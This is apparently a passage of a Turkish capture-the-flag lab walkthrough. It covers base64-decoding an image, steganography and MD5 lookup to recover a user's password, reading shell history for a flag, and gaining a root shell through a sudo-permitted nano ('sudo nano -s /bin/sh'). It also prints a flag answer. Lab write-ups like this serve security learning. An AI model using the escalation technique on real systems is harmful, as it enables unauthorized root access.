
(root@kali)-[/home/kali/Desktop]
# base64 text.html
ZW1yZQoK

(root@kali)-[/home/kali/Desktop]
# ss
```

Burada base64 ün çalışma prensibini görüyoruz.  
Aynı şeyi bir de resmimizin içinde deneyelim.



Yukarıda base64 modunda almamızın sebebi kendi bilgisayarımıza kaydetmek için kopyalıyoruz ve ardından,





Dediğimizde Çıkan pencereye kaydetmiş olduğumuz base64 kodunu kopyalıyoruz.

```
File Actions Edit View Help
GNU nano 6.3 base64-resim *
nJhSnedAuoeN80PEVYuoVtN8Y02c/4+vhvbfWz4V70MKLyLpfeRIePX8+bC0vJy8mKwLrsc5x4c
c3B05jP9gvdQdawI0ZQHa0jeItrkhWLL0d9qaL7LW1fHuzyisWAPgrSpVtnYmPoXufB9u/ekNU1x
YEJz6R0k6gklP+YUx988Hu97/WRIEhsasdnjur+piDiZz3QbGyHmzduhc3GloUGDvRrLeONQjSB
wshry8siS0deelhKdbdvXA1ry09DG3K8gzhDW0Y51pKJ3Zh3Xvek5znkiewRg7V0kOT9yXGjuwdK
SnQFDhMJQ4X08UgU4nHhKSTDC8zR7UUYQ/DP8ya9lyCjbTh0zyINosBSfKAm2NeTKFU8Mi7r7fhQ
KR728E8/JTJWxZYRCya8JvyVEaSIIPhyP1XxaHRgaf17Up4bsgtCTZkIXZVgmRpGVzb6jrmYXa0
n30tGTES2ul3bUFS3QjMu+UXJ0je1QnqqQHhBi/GcG1e5CqI9xtxy9DwgI94iIsS4XnhKyAm72o
Rj4lsqlVJRI/FmLXw4NWOkUMU3s2QSpf22QRbF8HFIKU+i77I30vk43sAmHxeHmQUIid6ebbLf1F
6EhZwAle+Uo+8dxF63dRWFuK9BgRsZjgmLN/xZD3m8fCXhbVWLXU//nCZg+06JLMK5r00NRqPZf
IkEqgLXdzS9NkNkSkzYvPciBJGkjS8AggJUTJMLbJ5EG88QksYaoiMfYCYTEIQRGdG5jxR5SyA6x
97K4RheAaxgXrtal9SnedGusyX6bZLCHzPiDkbaZBpk/hlbr75MAgnIMogHZc5XUbxSSjEuyR0bN
Qkwojay8JPsb8YRR0FHXebMg0tBOWZlhVyMcd0SAM8sjZYLBIInjJbLTaoet7Vboi27dfN2nNchD
01qvrZ5H3Hfig4tEdRuX7EEV2T4b0KnIXjzaGRMRTMJ1JsPtbsxrbIICFntIL+x0JMmyFN/jf3
xVVF0FVZkm6hzBtaoywngMCAV5eEwliQ1gVHiUAHKFDnJfQOxK3Ac7U9uG6gDyA/4F9+9VPgGII
GyAPoAxpW/JN3zvIpl6NwJrGx4pqEhrH3ABUCS0803/4/e81Rz/+GMLtHNOACPKY0dfFVvzi+8T
+nSdYpSrQ+HChQsISJB0jqe2DMch+IDKHu/Trm+//VbeqtMU5IyJ4cxFZMMBLYSAUOb29wTYVLU
eYEGodqlaXH6bm1dgB0B15defFEKcZBHKV0IHfMLQMtcIOEfoEko1Hu//V344fJ3YW31cXjhZLgW
e2okbKytyHDV+fsQnvztSpic2BPgX1bkHVpaeYrMRVhbXxLRqHX6FdpE+BT9B1h3Dw9eHsadoSCP
LORgk9peJqBA7hTJ/BBSwC9EACLeeiWvDDEG+gKcJbQ2nj7A0vl5JhEOobQQJdaXxE4UmjeoPmdU
4FvkHsoIR44aRWDx17W5mYENLZDeuZ0wOkLu0mosemziJOz8rAHW2epmI9SHR0SQXPJbHiSp6Sfw
YJ4zV+JzAYOUoxQ3Pqmx4YFVTmBLkTRc31596ge8a7aeCEmNYbdjY+Evh4Fdf301t/FxkVbWgkty
Q3wgQ8xj+giDAXW8yOMhB4n1h1gHIAgsD9YEWQR0n3mTMwjbNs4XXFeEnBDun9fftEgBjhByU
58Ve1gmao2xUrEVEHAMhIKR3Y3PD8jQp09Dfp7w+2vZwfiHM3r2rwq6sNdpjiqCtKPVtxJfCQaiz
5P7XVr28Nqe0HlcFYBYCCINKRr166LKP776enwH06FdpNTk1JmpHAr4YTz9+fCmZMnw9kXX1DO
0d3bN0WQ0s2GZL77MQFgyFENL+t75gpzr070K0SQTWikeE2QzththcShh3iP3BjMhQciRtucEqQMg
P7Thxze7u1mjGoxmsF26cIDleJEPzdBym4n3Vq0yHWUuFTJUS/DtPSffzdxRjNyWSZIXdkibokE
ybBIQiuJF6YyLgYg0vXcEWLnt/H5iz70qvY8rH08SBH1Zd4jIzN2KkVcCD92e5AwfFvqhX3jMDBH
zsYxqmHsRbqL0xiLbiuj7v8DGUGHQBe0z/sAAAAASUUVORK5CYII=
```

```
File Edit Search View Document Project Build Tools Help
*base64-resim - /home/kali - Geany
No symbols found
1 iVBORw0KGgoAAAANSUHEugAAAQAAAGUCAYAAACQZ5ZtAAAAAXNSR0IARs4c60AAIABJREFUEf7M
2 vX+LY0mWJwihVKK1Gq0QwncJwiCJCmKonnaYwmGphmGYViW2fki89d+xmVommVpmQZoiqJikQ0o
3 iirJgiAIHmFRCEI8aVioDefCY3bt6bLHZNfPzHpVmulp/fsx7Vr59xf9uo/Lv/k06vvyQxv6CoX
4 k1I+ivdL8mLS/F7546fy6tWn8qmU8qqU8unTK36GP/AaP3y/fCpf4D38zf+8Kp/+WMqEn+v6V+UL
5 Xj15pXv8Kv/8onzc/em7vAFawc9eLT9+uuBB/P5kgu+zeFwcl17Kp3KJ7+hN9MCN4p1fN7uFa91
6 e/D846d/L0dxF2RbzpdS/vHVq/KPF90Tj53+7GcFY/DFHy/Li/KzMv80LbMylT9D+7+4lH35b+Xy
7 6l1mL09l+uqLMvnqfzsojFB3y/4365UcynLInXU3w4KZfjpwF7YN107wv0p/Dj9xmfl4ms0
8 BPY5TMPkm/G/3Ud34tLzngyrtP99X99rsvw+5We77bgCr3H+138ue7p7+sPtjaemz/393XP1sf0
9 B57htrYmr+td0lp/4xp+hbff+EX/6xiq0bwvx8zPj/b48fF2a13cIDe2PVkThvYT89Jdmnpw4fhh
10 /yfdyHECp5ht90Hq/u15esWJ1tjGOKBHKfLfwYd006wfX0Ar6vv+NH2W7ks5TMPv12mKOL749jke
11 s36jNbMbL25IU0L86GaTcjr14z0dTMu0yu+lnI4n/k35reN3KResm0s8330f5sLD2e615w2Eq65P
12 Naq0dNd2NTV60jJ0Z6sifp/tjEe/dC0+y+vWn0D7L+dLmXAeQ2egDThv57ZSa9/U0p030tUX126P
13 56HOSBqap0/vnHeDEp1qt9McuBn+fubbs2BqoDXuGMTLD9A8+66D+Drc2pjYKL+B3nEdyhrk0mZS
14 z+dLfhSzqazWZLOZLXn0nfh+uP5VGaLaZLOIY+Hui6nMscZT+cy0V24RqH155mVy2RaLhP8npXL
15 7Fy2xw9lvpYw2VSsNRmM3xzWi7x+nQ6hg7CTJ3KZHIu0wnmhgNQTmdcP29jDmX8+VUzuc+zGb
16 zcrlpeC6lTyawsliivq2+MJ95mV1XJRzvtmeDauJ/UXmg9663IT6wVrh/KLy6KsZpg3Lq1XWUdL8Wa
17 iLWb1zB3grMXteY2YzidTctKnsMfZbZcljJfLpL6UxabW/6brdZLsdqU5XJVVugTrl0synk217/p
18 tFymG09JmV4u8e9CJhfogkuZTFGVSZLO52V3xJDM2c7j8VQuJ7Rj2p0K0jaFnjIX4+VyyvRSpnPN
19 +/L4lTPTREwU0kPlhgmS7ZCfUP9mhoasZtdKZn0a4v5VT0uQAcVb05swZ/j8d0rPwP2+5XLB
20 PE7KFDHjeMez+djwa3XLF08H9+BDsRg4h7H45FtwN/LxBLem/eZzykn7DfGaYq5xt8H9mc02Tnj
21 M+3x+knzBTmmMo4lieuayirYv/CcxZBZ/MOIZt4fUafZk1noz14r+7P+Ju6S+0HhYn28r0JxmBf
22 0eN4fcb004eDw7H6Gv0090A9dZdH77e3jY30iNKC1e1HfC+U0740e3764U6hXp6
00:48:03: This is Geany 1.38.
Status 00:48:03: File /home/kali/Desktop/base64-resim-raw opened (1).
00:48:03: File /home/kali/1919.png opened (2).
Compiler 00:48:03: File /home/kali/base64-resim opened (3).
00:48:12: File /home/kali/1919.png closed.
00:48:13: File /home/kali/Desktop/base64-resim-raw closed.
line: 13 / 9398 col: 77 sel: 0 INS TAB MOD mode: LF encoding: UTF-8 filetype: None scope: unknown
```

Resmimiz base64 kodu olarak kaydettik şimdi ise bunu png formatına dönüştürelim.

Ve ardından kali terminalimizi açarak.

```
(kali@kali)-[~]
$ base64 --help
Usage: base64 [OPTION]... [FILE]
Base64 encode or decode FILE, or standard input, to standard output.

With no FILE, or when FILE is -, read standard input.

Mandatory arguments to long options are mandatory for short options too.
-d, --decode          decode data
-i, --ignore-garbage  when decoding, ignore non-alphabet characters
-w, --wrap=COLS       wrap encoded lines after COLS character (default 76).
                     Use 0 to disable line wrapping

--help      display this help and exit
--version   output version information and exit


The data are encoded as described for the base64 alphabet in RFC 4648.
When decoding, the input may contain newlines in addition to the bytes of
the formal base64 alphabet. Use --ignore-garbage to attempt to recover
from any other non-alphabet bytes in the encoded stream.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation <https://www.gnu.org/software/coreutils/base64>
or available locally via: info '(coreutils) base64 invocation'

(kali@kali)-[~]
$ base64 -d base64-resim > 1919.png
```

Bilgisayarımıza resmimizi kaydetmiş bulunuyoruz.




Steganography'sini çözebilmek için onlie Steganography sitelerine resmimizi yüklüyoruz.



Burada bize kod veriyor bunun ne olduğunu anlamamız gerekiyor...




Kopyaladığımız kodu Google da arattığımızda...



Kariyer1 kullanıcımızın Şifresine erişmiş oluyoruz...

5)2.Flag nedir?



Yazdığımız zaman bize bilgisayarın geçmişini veriyor.

```

56 mv index.html index.php
57 sudo mv index.html index.php
58 sudo nano index.php
59 ls
60 clear
61 service apache2 start
62 apache2 start
63 systemctl start apache2
64 apache2ctl start
65 service apache2 start
66 ls
67 cd Masaüstü/
68 ls
69 cat flag2.txt
70 cd Masaüstü/
71 ls
72 cat flag2.txt
73 clear
74 echo 'Flag{d3v4m_r31s}' > flag2.txt
75 chmod 770 flag2.txt
76 ls
77 cat flag2.txt
78 clear
79 touch passwd.bak
80 ls
81 nano passwd.bak
82 ls
83 cat flag2.txt
84 sudo -l
85 sudo nano /root/.flag3.txt
86 sudo nano /root/flag3.txt
87 clear
88 history
89 pwd
90 cd..
91 clear
92 history

```

## md5 cracker

Hashing > precalculated md5 hashes

1fb9c14e934b825a62d15230cc0c2bd1

Text

1

Hash

1fb9c14e934b825a62d15230cc0c2bd1

1fb9c14e934b825a62d15230cc0c2bd1

= first


Kariyer1 kullanıcısını nano ile yetki yükseltiyoruz.

```
60 clear
61 service apache2 start
62 apache2 start
63 systemctl start apache2
64 apache2ctl start
65 service apache2 start
66 ls
67 cd Masaüstü/
68 ls
69 cat flag2.txt
70 cd Masaüstü/
71 ls
72 cat flag2.txt
73 clear
74 echo 'Flag{d3v4m_r31s}'
75 chmod 770 flag2.txt
76 ls
77 cat flag2.txt
78 clear
79 touch passwd.bak
80 ls
81 nano passwd.bak
82 ls
83 cat flag2.txt
84 sudo -l
85 sudo nano /root/.flag3
86 sudo nano /root/flag3.txt
87 history

kariyer1@kariyernet:~$ sudo -l
Matching Defaults entries for kariyer1 on this host:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kariyer1 may run the following commands on this host:
(root) NOPASSWD: /bin/nano
kariyer1@kariyernet:~$ sudo nano -s /bin/sh
kariyer1@kariyernet:~$
```

Kopyalayıp açtığımızda flag direkt karşımıza çıkıyor.



Umarım kolay ve anlaşılır bir sunum olmuştur...